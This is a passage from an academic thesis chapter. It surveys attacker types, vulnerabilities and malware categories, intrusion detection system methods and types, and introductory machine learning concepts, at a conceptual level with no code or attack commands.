actually transferred to the hackers. Cybercriminals are very creative in tricking people into giving them money [19]. Not only do such criminals steal individuals' money, they also can purloin their identities and have a detrimental impact on their life. Using stolen identities, cybercriminals can establish credit card accounts and cause damage to users' credit ratings, hence creating major difficulties in their obtaining future loans.

Confidentiality, Integrity, and Availability

Confidentiality, Integrity, and Availability—the CIA triad—is a well-known information security model that organizations follow to develop their security policies. *Confidentiality* assures data privacy [20]. Only authorized users and processes would be capable of accessing or modifying the data. *Integrity* ensures data accuracy and trustworthiness. No one should have the ability to improperly change the data, either accidentally or maliciously. *Availability* guarantees data accessibility to solely authorized personnel. They should be able to access the data whenever needed.

2.1.1.Types of Attackers

In cyberspace, an attacker is a person or a group of individuals who breaks into computer systems and performs malicious actions to steal, damage, exploit, modify, disable, or gain access to obtain unauthorized usage of an asset [21]. The attacker utilizes an array of tools and techniques that help him/her exploit system vulnerabilities and obtain unauthorized access to system assets. Generally, there are five types of attackers and are described below.

- **Cybercriminals:** A cybercriminal is an attacker who utilizes technology to perform cybercrimes with the purpose of stealing private or sensitive data to generate illicit funds [18]. Presently, cybercriminals are the most prevalent type

of attacker.

- **Hacktivists:** This type of attacker engages in malicious activities to support a political program, religious faith, or social ideology [22]. Such attackers are a group of individuals who hack computer systems but regard themselves as resisting injustice.
- **State-sponsored Attackers:** This category consists of a group of attackers with particular goals that align with the military, commercial, or political objectives of its country [22].
- **Script Kiddies:** These represent amateur attackers having limited or no attacking skill. They usually use the directions and the basic tools found on the internet to launch attacks [23]. Although they are amateurs, the results of their attacks may be disastrous.
- **Insider Security Threats:** These threats impinge on a company's data from within the company. They arise from current or former employees or third parties—such contractors, temporary operators, or patrons [24]. The insider threats can be categorized into malicious, accidental, and negligent threats.

Furthermore, based on their purpose for their hacking, hackers may be classified into white, gray, or black hat hackers [25]. *White hat* hackers are ethical parties seeking to identify security vulnerabilities of systems. They break in using previously sanctioned agreements and report the vulnerabilities to the system developers so that problems are fixed before the system can literally be threatened. Most communities award generous prizes for those white hat hackers when they inform them of a vulnerability in their systems.

Black hat hackers are those taking advantage of any system vulnerability to break into computer systems to obtain illegal funds. *Gray hat* hackers are individuals who break into computer systems, performing their crimes and engaging in unethical conduct; they do so not for personal gain nor for purposes of destruction [26]. They may, however, publish the information about the vulnerability they identified on the internet so that other hackers can exploit it.

2.1.2. Internal and External Threats

Threats can be from within or outside the organization. An *internal* threat may happen intentionally or accidentally. In either case, however, there is the possibility that the damage will extend beyond that engendered from the threat alone; after all, internal users have direct access to system assets [27]. Moreover, internal users may have information about the organization's confidential data, as well as the different levels of administrative privileges. Alternatively, *external* threats depend on exploiting system vulnerabilities or using social engineering to gain unauthorized access [28].

Cyberwarfare

Cyberwarfare is the use of digital attacks in a cyberspace battle to penetrate other nations' computer systems. Attackers in cyberwarfare have abundant resources that assist them to engage in extensive cyberattacks against other nations' infrastructure, thus causing consequential damage or disruption of critical services (e.g., shutting down a power grid) [29].

Analyzing Cyberattacks

In general, a security vulnerability is an error or weakness within the system which a hacker can exploit to obtain an unauthorized login and perform unauthorized actions on the system. The vulnerability could be a software or hardware defect allowing hackers to interpose malicious code; access a system's memory; or steal, damage, or alter sensitive data.

Software vulnerability mostly happens due to an error in the operating system or the application code. An example is the SYNful Knock vulnerability in Cisco IOS that was discovered in 2015. That vulnerability gave the hackers the ability to gain control of the enterprise-grade routers, thus permitting them to see all communication in the network and to infect any network device. *Hardware* vulnerability usually occurs due to a flaw in the design of the hardware. For instance, capacitors of RAM memories are installed in proximity to each other; this closeness could result in any constant modification in one capacitor to impact the other capacitors. Rowhammer was designed based on this flaw [30]. It repeatedly rewrites the memory in the same addresses, which permits the information to be retrieved from nearby address memory cells—even if they are protected.

Software Vulnerabilities

A software vulnerability falls under one of the following classes:

- Buffer overflow
- Missing function level access-control
- Weaknesses in security practices
- Race conditions
- Improper Input Validation

Malicious Software and Cyber-Attacks

Also known as *malware*, malicious software comprises any code that hackers use to compromise a system from which to steal data or cause harm. The following are some popular kinds of malware:

- Viruses
- Spyware

- Worms
- Adware
- Ransomware
- Scareware
- Trojan horse
- Rootkit
- Bot
- Man-in-the-middle
- Denial-of-service (DoS)
- Distributed Denial of Service (DDoS)
- SQL injection

2.2. Intrusion Detection Systems

An intrusion is a malicious activity that aims to compromise the confidentiality, integrity, and availability of network components in an attempt to disrupt the security policy of the network [31]. The National Institute of Standards and Technology (NIST) defines the intrusion detection process as, "the process of monitoring the events occurring in a computer system or network and analyzing them for signs of intrusions, defined as attempts to compromise the confidentiality, integrity, availability, or to bypass the security mechanisms of a computer or network" [32]. An intrusive detection system (IDS) is a tool that scans the network traffic for any harmful activity or policy breaching. It is a system for monitoring network traffic for malicious activities and alerting network administrators for such abnormal activities [33]. IDSs achieve this by gathering data from several systems and network sources and analyzing the data for possible threats.

Unlike firewalls—which are used at the perimeter of the network and play the role of the gatekeeper by monitor incoming network traffic and determine whether it can be allowed into the network or endpoint at all—IDSs monitor the internal network traffic and distinguish suspicious and malicious activities. Consequently, an IDS not only can identify attacks that pass the firewall, but also attacks that originate from within the network.

Importance of Intrusion Detection Systems to Cyber Security

The increasing number of daily network attacks patently reveals that there is no foolproof firewall, and there is no impenetrable network. Intruders continuously develop new exploits and design new attack techniques to bypass different network defenses. For instance, some of the attacks use social engineering methods or other malware to gather users' credentials and gain access to network data. Therefore, an IDS is essential for network security, as it enables network administrators to detect and respond to such malicious traffic.

The primary goal of an IDS is to identify possible network intrusion incidents. For example, it can detect when a system vulnerability has been successfully exploited to launch an attack or to compromise the system. Then, the IDS model reports the incident to the network administrator, who can quickly take the required actions to minimize the damage caused by the incident. Additionally, an IDS can collect and log information that incident handlers can use. It also can be configured to recognize traffic that violates the security policies. Moreover, IDSs can be used to distinguish suspicious file transfer processes—for instance, copying a large database to a personal laptop [34]. Furthermore, IDSs can recognize suspicious reconnaissance activities, which may indicate that an attack is expected. Such activities include most attack tools and some forms of malware, especially worms, which conduct reconnaissance actions (e.g., host and port scans, find possible attack targets).

Besides identifying incidents, IDSs can provide network administrators with information that they can use to uncover the following:

- Violations to security policy (e.g., user attempts at running an application against the security policy).
- Network misconfiguration (e.g., applications or systems with incorrect security settings).
- Leakage of information (i.e., use of spyware or legitimate use).
- Infections from viruses or Trojan horses (i.e., those that try to gain full or partial control of some of the internal systems and use them to attack other systems).

2.2.1. Key Functions of an Ideal IDS

Regardless of its mechanism, the goal of IDSs is to monitor the assets of the network and report any unusual behavioral patterns in real-time or near real-time with high detection accuracy [35]. Any ideal IDS should address the following issues below [36]:

- It should be reliable, fault-tolerant, and destruction resistant, as well as operating continuously in the background without any human interaction.
 - It should be a white box system (i.e., the internal workings can be examined from outside).
 - It should be able to identify network anomalies with high detection accuracy and minimum or no prior knowledge of normal activities of the target system.
- In addition, it should have ability to learn the expected behavior of the system from observations.

- It should perform consistently in identifying malicious activities for different network scenarios with a minimum of false alarms.
- The number of input parameters should be minimal, and their influence should be low.
- It should be capable of detecting not only isolated or burst attacks but also be able to identify any rare class or carefully launched attacks.
- It should be able to identify unknown anomalous patterns.

2.2.2. Intrusion Detection Analysis Methodologies

IDSs use numerous methods to analyze data and identify incidents. This section summarizes the primary classes of analysis methods: signature based, anomaly based, and stateful protocol analysis. In most cases, IDSs use more than one detection method, either independently or in combination, to provide more accurate results.

Signature-Based Systems: A signature in intrusion detection is defined as a pattern that matches a well-known threat [34]. Consequently, signature-based detection can be defined as the process of matching signatures with observed events in the network traffic to identify possible incidents [37]. Signature-based intrusion detection is the basic technique used by almost all of the popular IDS products and is extremely efficient in detecting known attacks with a low false positive detection ratio. Examples of signature-based intrusion detection are as follows:

- An attacker using telnet with “root” as a username, which is against the organization’s security policy.
- A phishing e-mail using a subject of “Important!” with an attachment filename

of “imprtant.exe,” which are features of a perceived form of malware.

- Log entry of an operating system having "645" as a status code value, which means that the auditing process has been disabled on the host.

Signature-based is considered the simplest detection process, as it simply matches the activity units, for instance log entries, with a database of signatures. It is highly efficient at identifying well-known threats, but inefficient at distinguishing previously unknown threats (i.e., those that are disguised using evasion methods) and several modifications of known threats. For example, if an attacker changed the malware in the earlier example to use a filename of “forms.exe” instead of "imprtant.exe," a signature looking for “imprtant.exe” would not match it. Moreover, signature-based techniques have limited understanding of various applications and network protocols and are incapable of tracking or apprehending the state of complex communications. For instance, they cannot pair network requests with their corresponding responses (e.g., comprehending that the request to a web server for a specific webpage produced the "403" response status code, which means that the request has been refused from the server). Furthermore, they lack the capability of remembering earlier requests when processing the current request; this prevents them from identifying attacks that involve multiple events if none of the events includes clear evidence of an attack [34].

Signature-based IDSs are programmed with well-defined decision rules that are coded in an explicit manner for detecting intrusions. They are programmed into three main categories: state modeling, expert systems, and string-matching [38]. In the state modeling category, each attack is encoded to a finite set of distinct states in a finite automaton which has to be recognized in the traffic profile to be recognized as an intrusion. In the expert system category, each attack scenario

is described with a set of forward-chaining rules. The string-matching category involves matching the patterns in the audit event generated by different attacks.

Anomaly-Based Systems: An anomaly-based intrusion detection process looks for deviations from what is considered a normal activity. Anomaly-based IDSs usually have profiles for normal behaviors of network components over a period of time (typically days, sometimes weeks) that are called normal behavior baselines or thresholds. Consequently, any activity that deviates from these baselines is considered a probable intrusion [39] and an alarm is generated.

An example of a behavior baseline might be a profile showing that web activities constitute an average of 20% of the network's total bandwidth at the internet border throughout regular workday hours. The anomaly-based IDS uses different statistical approaches to compare the features of current activity to the thresholds related to the profile (e.g., identifying when web activity comprises significantly more bandwidth than expected). Based on how it specifies normal profiles, an anomaly-based IDS is either self-learned or programmed IDS.

The major advantage of anomaly-based IDSs is their ability to detect previously unknown threats, known as zero-day attacks, as they do not rely on an identified signature database, only deviations from an established profile. Also, because of the uniqueness in the behavior of each target network, the established profiles lead an attacker to have difficulty finding which activity can be performed to initiate an attack without setting off an alarm. Nonetheless, these IDSs usually generate a large number of false-positive alarms in view of the fact that normal users and network behaviors can vary markedly. Moreover, when it is used in a new network for the first time, they also require time to build the baseline behavior. Also, these IDSs are more complex and associating an alarm with the particular incident that triggered that alarm is difficult [40].

2.2.3.IDS Types

In general, there are three types of IDSs. These are network-based, host-based, and application-based IDSs and are explained below.

Network-Based IDS: Unlike host-based, the network-based IDS is placed at particular points on the network to capture and analyze packets traversing through the network [41, 42]. It collects information from the target network and attempts to identify unauthorized and malicious access to that network. Although many techniques exist, the most common one that a network-based IDS employs entails monitoring inbound and outgoing packets and scrutinizes suspicious patterns. It comes equipped with attack signatures and permits advanced users to add their own signatures [43].

The main advantage of Network-based IDSs is that a single system can monitor the entire network, thus reducing the time and cost of installing software on each host. However, it is still vulnerable to intrusions targeting the network and originating from within the network itself.

Host-Based IDS: The first implemented IDS was a host-based type [44], which is a software system monitoring features of a particular host and transactions happening within that host to uncover suspicious activities [45]. The host-based IDSs mainly analyze the system's logging and audit trails, which help in detecting subtle patterns of misuse that would not be visible at a higher level of abstraction [46]. Examples of the other types of features a host-based IDS might monitor include host network traffic, application activity, running processes, modifications to file access, and changes in applications and systems configurations.

Host-based IDSs are mostly used on significant hosts, such as servers that contain sensitive information or those that are publicly accessible. They have the ability to detect threats from within, as they scan traffic activities prior to sending or receiving data [47]. The main disadvantage

of these systems is that they only monitor the host computer, meaning that a host-based IDS has to be installed on each host [38].

Application-Based IDS: Application-based IDSs are similar to host-based IDSs, as they are used to monitor specific applications: specifically, events occurring within those applications. They usually identify attacks by analyzing the application’s log files and checking the effective behavior of the protocols [48]. Application-based IDSs are considerably more accurate than Host-based in identifying malicious activities within the applications they monitor, as they directly interface with the applications and have significant application knowledge. Nonetheless, this type of IDS may fail to identify attacks that are not particularly targeted at that application. The advantages and the disadvantages of each of the three types of IDSs are summarized in Table 1.

Table 1: Comparison of Intrusion Detection System Types.

	Advantages	Disadvantages
Network-based	<p>A large network can be monitored using merely a few well-placed Network-based IDSs.</p> <p>The performance of the monitored network will be barely affected by the deployment of the network-based IDS.</p> <p>Network-based IDSs do not interfere with any of a network's normal operations.</p>	<p>Misplaced Network-based IDSs may fail to identify attacks during high traffic periods in large networks.</p> <p>Network-based IDSs do not perform well when applied to modern switch-based networks, as most switches do not offer universal monitoring ports.</p> <p>Network-based IDSs do not operate well in encrypted networks, as they cannot analyze encrypted data.</p>

	Advantages	Disadvantages
	<p>Securing Network-based IDSs and making them invisible to various attackers is easy.</p> <p>Minimal installation effort is required to update the network to include Network-based IDSs.</p>	
Host-based	<p>Host-based IDSs are able to identify attacks that network-based IDSs fail to identify.</p> <p>Host-based IDSs can run in an encrypted network when the encrypted data are decrypted on the host that is being monitored.</p> <p>Host-based IDSs can work in switched networks.</p>	<p>A host-based IDS must be installed on every host, thus relatively easily affording an attack or disablement by clever attackers.</p> <p>Host-based IDSs often fail to detect and operate in denial-of-service (DOS) attacks.</p> <p>Host-based IDSs affect the performance of the hosts being monitored, as they use the computing resources of those hosts.</p>
Application-based	<p>Application-based IDSs have the ability to track unauthorized activities of individual users.</p> <p>They have the ability to operate in encrypted environments.</p>	<p>Because application based IDSs usually operate as applications on the hosts, they may be attacked and disabled by clever attackers.</p>

	Advantages	Disadvantages
		In most cases, distinguishing an application-based IDS from a host-based IDS is not easy.

As reflected in Table 1, using a *combination* of network- IDSs, host- IDSs, and application-based IDSs to protect the network is preferable. The process should begin by deploying Network-based IDSs, as they are usually simple to install and maintain. The next step should entail installing a host-based IDS to protect the critical servers. Finally, application based IDSs should be utilized as needed.

2.2.4.Limitations of Intrusion Detection Systems

Although IDSs are considered a key component of computer network security, they have limitations of which to be cognizant prior to deploying intrusion detection products [36]. Some of those limitations are as following:

- Most IDSs generate a high false positive rate; this wastes network administrators' time and may even impair automated responses.
- Although most IDSs are marketed as real-time systems, time is likely to be incurred before they automatically report an attack.
- IDSs automated responses are sometimes inefficient against advanced attacks.
- Many IDSs lack user-friendly interfaces that allow users to operate them.
- To reach the maximum benefits of the deployed IDS, there should exist skilled

IT security staff to monitor the IDS operations and respond as needed.

- Numerous IDSs are not failsafe, as they may not be well-protected from attacks or impairment.

Rationale behind ML for IDSs

IDSs monitor network traffic for suspicious activities that could represent an intrusion. Classical IDSs were built to detect known attacks but cannot recognize new or unknown threats. Such systems use techniques that depend on pre-defined rules or behavioral analysis through baselining the network. However, experienced attackers can easily bypass these techniques, so the need for augmented intelligent IDSs is acute. Thus, researchers are trying to apply ML techniques to this area of cybersecurity.

There are several reasons researchers consider the use of ML in network intrusion detection. One is its ability to find similarities within a large amount of data. The main assumption of ML-based approaches is that an intrusion creates distinguishable patterns within the network traffic and that these patterns can be efficiently detected using ML approaches [49]. These approaches promise automated data-driven detection that infers knowledge about malicious network traffic from abundant available traffic traces. Furthermore, ML can discover anomalies from data, without the need for prior knowledge about them. Combining the characteristics of ML techniques and the capable computing units, a powerful weapon against network intrusion threats can be derived. Moreover, the extent of data is prodigious, but human expertise is limited and expensive. Therefore, utilizing ML can allow automatic discovery of patterns that humans cannot do due to the scale of the data. In the absence of ML, human experts would need to define manually crafted rules that are not scalable.

2.3. Machine Learning (ML)

ML is an umbrella term used for computational methods that try to imitate human learning activities through computers so as to discover automatically and acquire knowledge [50]. It is the field of computer science that studies algorithms that improve automatically during training and experience; as a result, a computer can make accurate predictions when provided data without being explicitly programmed [51]. ML is a multidisciplinary research area, which includes statistics, psychology, computer science, and neuroscience [50]. Today's learning algorithms have advanced significantly in practice, because of consequential improvements in processor speed and big data [52]. ML algorithms employ a subset of the data known as training data or sample data to build a mathematical model with which to make predictions or decisions based on a given problem. ML algorithms are applied in a variety of application domains—such as spam filtering, internet search engines, recommendation systems, voice recognition, and computer vision—where conventional algorithms cannot achieve the required tasks. Moreover, in cybersecurity, several ML methods have been proposed to monitor and analyze network traffic to recognize different anomalies. Most of these methods identify anomalies by looking for variations from a basic regular traffic model. Usually, these models are trained with a set of attack-free traffic data that are collected over a long period.

The term “ML” is usually used in an extremely broad form to refer to general algorithms utilized to extrapolate patterns from large sets of data or to produce predictions based on the experience learned by analyzing the data. As such, this is a generic definition that involves too many different techniques. ML approaches can be divided into three broad classes: supervised learning, unsupervised learning, and reinforcement learning.

2.3.1. Supervised Learning

Supervised learning is the most popular class of ML approaches. It is designed to learn by example from labeled datasets so as to infer learning algorithms to classify related un-labeled data. Labeled datasets contain pre-classified data, while unlabeled datasets comprise data that have not yet been classified. Supervised learning models adopt both input variables (X) and output variables (Y) to provide a learning basis to support future judgments by learning the mapping function $Y = f(X)$.

Supervised learning uses training data that are a set of examples with paired input records and their desired outputs. In this learning, the correct answer is known in advance, and the learner algorithm iteratively makes predictions on the training data and stops only when an acceptable level of performance is achieved. This process is appropriate when there is a specific target value [53]. A supervised learning problem can be defined as either a classification problem or a regression problem. The output variable of the classification problem is a category, such as "white or black" or "disease or no disease." The output variable of the regression problem is a real value, such as "the number of dollars" or "the height."

Classification: The classification problem can be described as the process of separating different groups of data points. A classifier is a systematic mechanism from which to build classification models from the input dataset. The role of the classification model is to assign new input values the classes to which they belong.

The most well-known example of classification is the email spam filtration model. With two classes from which to choose (ham or spam), the classification task is known as a binary classification problem. The model is given a training dataset with emails that are pre-classified as either ham or spam. The model uses this dataset to find features that are correlated to each class

and generates the mapping function mentioned earlier. Later, when given a new email, the model utilizes the mapping function to decide whether or not the email is spam. Although in a two-dimensional case (as in Figure 3), the classification process may seem trivial, it can indeed be a very complex process in problems having tens, hundreds, or even thousands of dimensions.




Figure 3: Simple Classification Example.

Based on the data type and the desired output, a various number of algorithms can solve a classification problem. Some of the most popular classification algorithms are decision trees, k-nearest neighbor, linear classifiers, random forest, and support vector machines.

Each classification approach utilizes a specific learning algorithm to generate a model that best fits the relevance between the attribute set and the class label of the input data. The generated model should fit the input data well and, simultaneously, predict with precision the class labels of records it has never seen before. Therefore, a key objective of the learning algorithm is to build models with good generalization capability (i.e., models that accurately predict the class labels of previously unknown records).

Shown in Figure 4 is a general approach for solving classification problems. First, a training set consisting of records whose class labels are known must be provided. The training set is used

to build a classification model, which is subsequently applied to the test set, consisting of records with unknown class labels.




Figure 4: General Approach for Building a Classification Model.

Regression: Regression is a statistical method where the model tries to determine the primary relationship within dependent and independent variables. The output of regression models is a continuous number, such as income, profit, or a test score. The basic linear regression mathematical equation can be formulated as follows:

$$y = w[0] * x[0] + w[1] * x[1] + \dots + w[i] * x[i] + b \quad (2.1)$$

where $x[i]$ represents the data feature(s), and both $w[i]$ and b reflect parameters that are generated during the training process. A formula for a simple model with only one data feature can be written as follows:

$$y = wx + b \quad (2.2)$$

where w represents the slope, x embodies the single feature, and b portrays the y-intercept. The predictions are represented by the line of best fit for one-feature data problems, while they are reflected by a plane for two-feature data and a hyperplane for data with more than two features.

A simple regression example is a model that determines a student's examination grade based on the number of hours s/he studied during the week of the exam. Assume that the plotted data with a line of best fit is portrayed in Figure 5. That diagram has a clear positive




Figure 5: A Simple Regression Example.

correlation between the dependent variable represented by the student's final exam score and the independent variable, which is represented by the hours s/he studied. The model predictions for

new inputs can be given by drawing a line of best fit through the given data points that present the known performance of the other students. The most common regression algorithms are linear regression, logistic regression, and polynomial regression.

2.3.2. Unsupervised Learning

Unsupervised learning models take only the input data without any knowledge of the desired output. In unsupervised learning, the ML model tries to group the unlabeled data according to their similarities and differences, though there are no known categories provided [53]. The unsupervised algorithm acts on the data without any prior training and depends on itself to discover and present the structure of the data. An unsupervised learning problem can be defined as either an association or a clustering problem. An association problem is present when someone has a large portion of data, and s/he needs to identify a set of rules that can describe that portion of data—such as customers buying product X who also will be interested in purchasing product Y. A clustering problem is evident when the researcher tries to find the inherent groupings in his/her data—such as grouping customers by their purchase behavior. The most famous unsupervised learning algorithms include clustering and self-organizing map.

Clustering: Clustering is the most famous and simple unsupervised learning approach; it separates the dataset into subsets called clusters. Generally, for clustering to be effective, the intraclass similarity between the data in each cluster must be higher than the similarity with the data in the other clusters. The idea of clustering approaches, such as k-means, is to divide the original dataset into k-subsets whose elements are more related to each other. To do this requires specifying what "more related" means: that is, to determine the metrics of the distance between the dataset elements. Illustrated in Figure 6 is how a set of points can be classified into three clusters.




Figure 6: A Simple Clustering Example.

The clustering process need not produce finite subsets from the given dataset. In some cases, it may form unbounded subsets, as shown in Figure 7.




Figure 7: Unbounded Subsets Clustering Example.

2.3.3.Reinforcement Learning

A reinforcement learning approach learns by interacting with the environment by trial and fault. It works similar to supervised learning by using the mapping between the inputs and outputs but differs from it in employing the feedback element to improve its performance. In reinforcement learning, the given feedback enables the model to correct the set of actions required to perform a specific task; it uses rewards and fines as symbols for positive and negative performance [54]. Reinforcement learning differs from unsupervised learning in terms of goals. Although unsupervised learning attempts to find relationships and variances between data points, reinforcement learning seeks to identify a proper action model that maximizes the cumulative reward in the process.

An example of reinforcement learning is when teaching a computer how to play chess. In this example, the researcher would not initially classify the moves as good or bad; rather, the computer would learn from the game feedback after each move. This type of algorithm tends to repeat the actions used in the past that led to effective outcomes. Furthermore, when in an unknown territory, it has to try new actions from which it will in-depth study and learn the game structure based on the new results. Moreover, because the actions are inter-related, they cannot be generally evaluated as "good" or "bad"; instead, the entire dynamics of the joint actions are valued.

2.3.4.Semi-Supervised Learning

Semi-supervised learning is a hybrid version of supervised learning and unsupervised learning. Its models require a large amount of input data, and only part of that data is labeled [53, 55]. In this kind of learning, the algorithm can learn the structure of the data using the unsupervised technique and then make the best predictions using the supervised method.

2.3.5.Aspects of ML Systems

For any successful ML system, there are important steps that need to be well defined. These are described as follows:

- Choosing the ML algorithm and the technique that will be used to solve a given problem is necessary. There are numerous different ML algorithms that can be employed for different learning problems. The choice of the algorithm is crucial, as certain algorithms are better suited for different problems.
- Finding the raw dataset that will be used as the training data is requisite. Such a dataset must be large enough for the model to understand the structure of the problem. It can be unlabeled for unsupervised learning, but it must be labeled if supervised learning will be applied.
- Defining clearly what are the expected results or the outcomes of the learning problem is important. These include discerning how and what algorithms and the representation to be used.

Moreover, with enhanced understanding and cleaning of the raw dataset before its deployment, the ML model can achieve improved solutions for the problem. These can be realized through utilizing the following three main steps:

- Data collection: The first step is to gather as much data as possible, which (as noted earlier) can be unlabeled for unsupervised learning and labeled for the supervised learning.
- Data processing: This step involves cleaning the collected data by removing any redundant, unnecessary, or duplicate records; filling the missing data; and

recognizing the features that will be used in defining the training data.

- **Test case creation:** Generally, the dataset can be split into two or three sets. The first set is known as the "training dataset" and is used to train the ML model. The second is known as the "test dataset" and can be utilized to test the accuracy of the trained model. Finally, the third set (if necessary) is known as the "validation dataset"; it is employed to validate the model after repeating the procedure of training-testing as much as is needed.

2.3.6. Brief Description of Selected Popular ML Algorithms

- **Decision Trees**

